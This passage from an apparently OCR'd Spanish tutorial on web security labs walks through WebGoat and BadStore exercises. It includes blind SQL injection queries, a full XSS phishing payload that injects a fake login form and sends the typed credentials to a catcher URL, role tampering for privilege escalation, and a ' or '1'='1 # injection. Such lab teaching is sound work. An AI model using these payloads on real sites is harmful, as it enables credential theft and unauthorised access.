&account_number=101 and (SELECT SUBSTR(name,2,1) FROM pins WHERE cc_number='4321432143214321')='$'

Tercera Letra
&account_number=101 and (SELECT SUBSTR(name,3,1) FROM pins WHERE cc_number='4321432143214321')='$'

Cuarta Letra
&account_number=101 and (SELECT SUBSTR(name,4,1) FROM pins WHERE cc_number='4321432143214321')='$'
```

Usaremos un repositorio que contenga todas las letras del abecedario en mayúsculas y minúsculas con una letra e cada fila del fichero.

La letra de la primera posición es la J:




Figura 127. String SQL Injection. Resultado JHijack.

Una vez buscadas las 4 letras del nombre con *JHIJACK*, se determina que el valor buscado es JILL.

4.2.3.10. Cross-Site Scripting (XSS)

En este caso, vamos a realizar un ataque '*phishing*' con la ayuda de XSS, el objetivo es agregar contenido a una página web de forma disimulada para que el usuario no se dé cuenta.

En el ejemplo de WebGoat vamos a agregar un formulario que solicite el nombre de usuario y contraseña.





Figura 128. XSS Formulario WebGoat.

Los datos introducidos en este formulario serán enviados a un servidor, en nuestro caso, serán mandados al servidor dónde hayamos configurado WebGoat:



XSS nos permite añadir más elementos a una página existente, lo que nos permitirá combinar dos partes:

- Un formulario que la víctima tiene que rellenar.
- Un Script que lee el formulario y envía la información recogida por el atacante.

El formulario puede tener este aspecto:




Figura 129. XSS. Inserción de código Script.

A continuación necesitaremos un script que lea el formulario y envíe la información recogida por el atacante.

```
<script>
functionhack(){ XSSImage=new Image;
 XSSImage.src="http://webgoat:8080/webgoat/catcher?PROPERTY=yes&user="+document.phish.user.value+ "&password=" +
 document.phish.pass.value+ "";alert("Esto ha sido un ataque PHISING... Tus credenciales han sido robadas. Usuario = "
 + document.phish.user.value+ " Contraseña = " + document.phish.pass.value);}
</script>
```

Figura 130. XSS. Código Script.

También añadiremos un botón al formulario que llame al script:

*<inputtype="submit"name="login"value="login"**onclick="hack()**">*

Por último, juntaremos todo el código, y lo introduciremos en el buscador:

```
</form>
<script>
functionhack(){ XSSImage=new Image; XSSImage.src="http://webgoat:8080/WebGoat/catcher?PROPERTY=yes&user="+
document.phish.user.value+ "&password=" + document.phish.pass.value+ "";
alert ("Esto ha sido un ataque PHISING... Tus credenciales han sido robadas. Usuario = "
+ document.phish.user.value+ " Contraseña = " + document.phish.pass.value) ;}
</script>
<formname="phish">
<br><br><HR><H3>Identificatepara usar el buscador:</H3 ><br><br>
Usuario:<br><input type="text" name="user"><br>
Contraseña:<br><input type="password" name= "pass"><br>
<input type="submit" name="login" value="login" onclick="hack ()">
</form>
<br><br><HR>
```

Figura 131. XSS. Código Script.

Con todo esto conseguimos este resultado:




Figura 132. XSS. Resultado ataque.

4.3 BadStore

Badstore[21] es una distribución Linux, que proporciona un entorno de aprendizaje seguro para realizar Pen-Testing. Una vez que tengamos la distribución corriendo en una máquina virtual, podemos desde el ordenador anfitrión abrir una página web, que se nos presenta como la típica página web de una tienda online, con un portal de compra de artículos, en la que podemos encontrar y practicar con las siguientes vulnerabilidades:

- Cross Site Scripting (XSS).
- Inyecciones SQL y de comandos.
- Modificación de Cookies.
- Tampering de parámetros y formularios.
- Directory transversal.
- Navegación forzada.
- Cookie snooping.
- Tampering de logs.
- Interceptación de mensajes de error.
- Denegación de servicio.

Badstore presenta un entorno muy sencillo y con gran velocidad, no necesitamos realizar ninguna instalación de herramientas adicionales como un servidor Apache, PHP o MySQL, tan sólo necesitamos una máquina virtual, para que corra la distribución Linux, y un navegador en la máquina anfitriona. Requiere muy pocos recursos, y trae ejemplos de casi todas las vulnerabilidades webs más comunes.

Lo negativo de esta herramienta, es que apenas hay manuales, y la página del autor Kurt R. Roemer no está disponible.

4.3.1 Instalación de BadStore

La instalación es muy sencilla, y no requiere de aplicaciones adicionales como servidores PHP, MySQL, etc., únicamente tenemos que hacer lo siguiente:

- Bajarnos el archivo .iso, de la distribución.
- Crear la máquina virtual.
- Ejecutar la máquina virtual y desde la consulta de comandos realizar un '*ifconfig'* para ver la IP de la máquina virtual.

[21] http://www.securitybydefault.com/2011/02/aprendiendo-hacking-web-con-badstore.html

```
bash# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:25:A5:30
          inet addr:192.168.248.136  Bcast:192.168.248.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:2567 (2.5 kiB)  TX bytes:2150 (2.0 kiB)
          Interrupt:5 Base address:0x2000 Memory:c9020000-c9040000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 iB)  TX bytes:0 (0.0 iB)

bash# e1000: eth0 NIC Link is Down
e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex
e1000: eth0 NIC Link is Down
e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex
e1000: eth0 NIC Link is Down
e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex
```

Figura 133. BadStore. Comando Ifconfig.

- Introducir la IP en un navegador de la máquina anfitriona:

Figura 134. BadStore. Portada Web.

4.3.3 Utilidades de BadStore

A continuación vemos las vulnerabilidades más importantes, no están todas, que podemos practicar en la página de BadStore.

4.3.3.1 Forced Browsing

Lo que hace diferente a BadStore de otras herramientas de Pen-Testing es que no aparecen los típicos menús con las diferentes vulnerabilidades que podemos probar, nosotros tenemos que navegar por la página, y buscar formularios o recursos candidatos de tener una vulnerabilidad.

En BadStore nos tenemos que ayudar de Forced Browsing[22], para encontrar recursos ocultos. Forced Browsing, es un ataque de fuerza bruta para encontrar recursos que almacenan información sensible, y no se encuentra a disposición del usuario. También se puede realizar de forma manual, ya que este ataque también se le conoce como 'Predictable Resource Location'.

En BadStore podemos acceder a la página del administrador, averiguaremos la URL siguiendo las siguientes predicciones:

- Las páginas ocultas deben de estar en el directorio cgi-bin.
- Vemos que todas las páginas del menú izquierdo tienen la misma estructura:
  - http://192.168.248.136/cgi-bin/badstore.cgi?action=whatsnew
  - http://192.168.248.136/cgi-bin/badstore.cgi?action=guestbook
  - http://192.168.248.136/cgi-bin/badstore.cgi?action=viewprevious
  - http://192.168.248.136/cgi-bin/badstore.cgi?action=aboutus
  - http://192.168.248.136/cgi-bin/badstore.cgi?action=myaccount
  - http://192.168.248.136/cgi-bin/badstore.cgi?action=myaccount
  - http://192.168.248.136/cgi-bin/badstore.cgi?action=loginregister

  Esto nos hace sospechar que la página del administrador tendrá el siguiente enlace, lo cual confirmamos en el navegador:

[22] http://csis.pace.edu/~lchen/sweet/modules/5-SecurityTesting.pdf




Figura 135. BadStore. Menú administrador.

El menú del administrador nos ofrece funciones adicionales a la de una cuenta normal:




Figura 136. BadStore. Funciones administrador.

Lógicamente, si intentamos realizar alguna acción reservada al administrador, nos dice que no es posible, ya que el usuario actual no es administrador:




Figura 137. BadStore. Mensaje error.

Si queremos seguir, tendremos que realizar una escalada de privilegios.

4.3.3.2 Escalada de privilegios

En este caso vamos a realizar una escalada de privilegios, interceptando las comunicaciones enviadas entre el cliente y el servidor, con la herramienta Tamper Data de Firefox.

Lo que haremos será dar de alta un usuario en la web BadStore, al hacerlo, interceptamos la petición.




Figura 138. Escalada de privilegios. Tamper Data.

Cambiaremos el rol ‘U-Usuario’, por el rol de ‘A-Admin’, y le daremos a aceptar.

Si nos vamos nuevamente al menú del administrador, ahora ya sí que nos deja realizar las acciones reservadas para el usuario administrador:

Figura 139. Escalada de privilegios. Funciones administrador.

Comprobamos que podemos ver todos los usuarios, con su dirección de correo, 'hashes passwords', recordatorio de contraseña, nombre y apellidos y rol.




Figura 140. Escalada de privilegios. Datos usuarios.

Desencriptamos la password:




Figura 141. Escalada de privilegios. Formulario web.

Y vemos que la contraseña es '*Welcome'.*

Lo comprobamos entrando nuevamente en la página como administrador.

Figura 142. Escalada de privilegios. Usuario Admin.

Para probar que tengo todos los permisos propios de un administrador, creamos un usuario con el 'rol' de proveedor.




Figura 143. Escalada de privilegios. Tamper data.

4.3.3.3 SQL Injection

BadStore es vulnerable a SQL Injection, para saberlo, buscamos algún formulario que nos permita buscar productos, lo encontramos en la portada.

Probamos a buscar algo y vemos que la página no es que sólo de los mensajes de error, si no que visualiza las consultas SQL que ejecuta internamente:




Figura 144. SQL Injection. Mensaje error.

Podemos consultar todos los productos existentes en la base de datos con la sentencia SQL ' or '1'= '1 #




Figura 145. Escalada de privilegios. Productos tienda.

También tiene otro formulario vulnerable, se trata del formulario de '*login*':

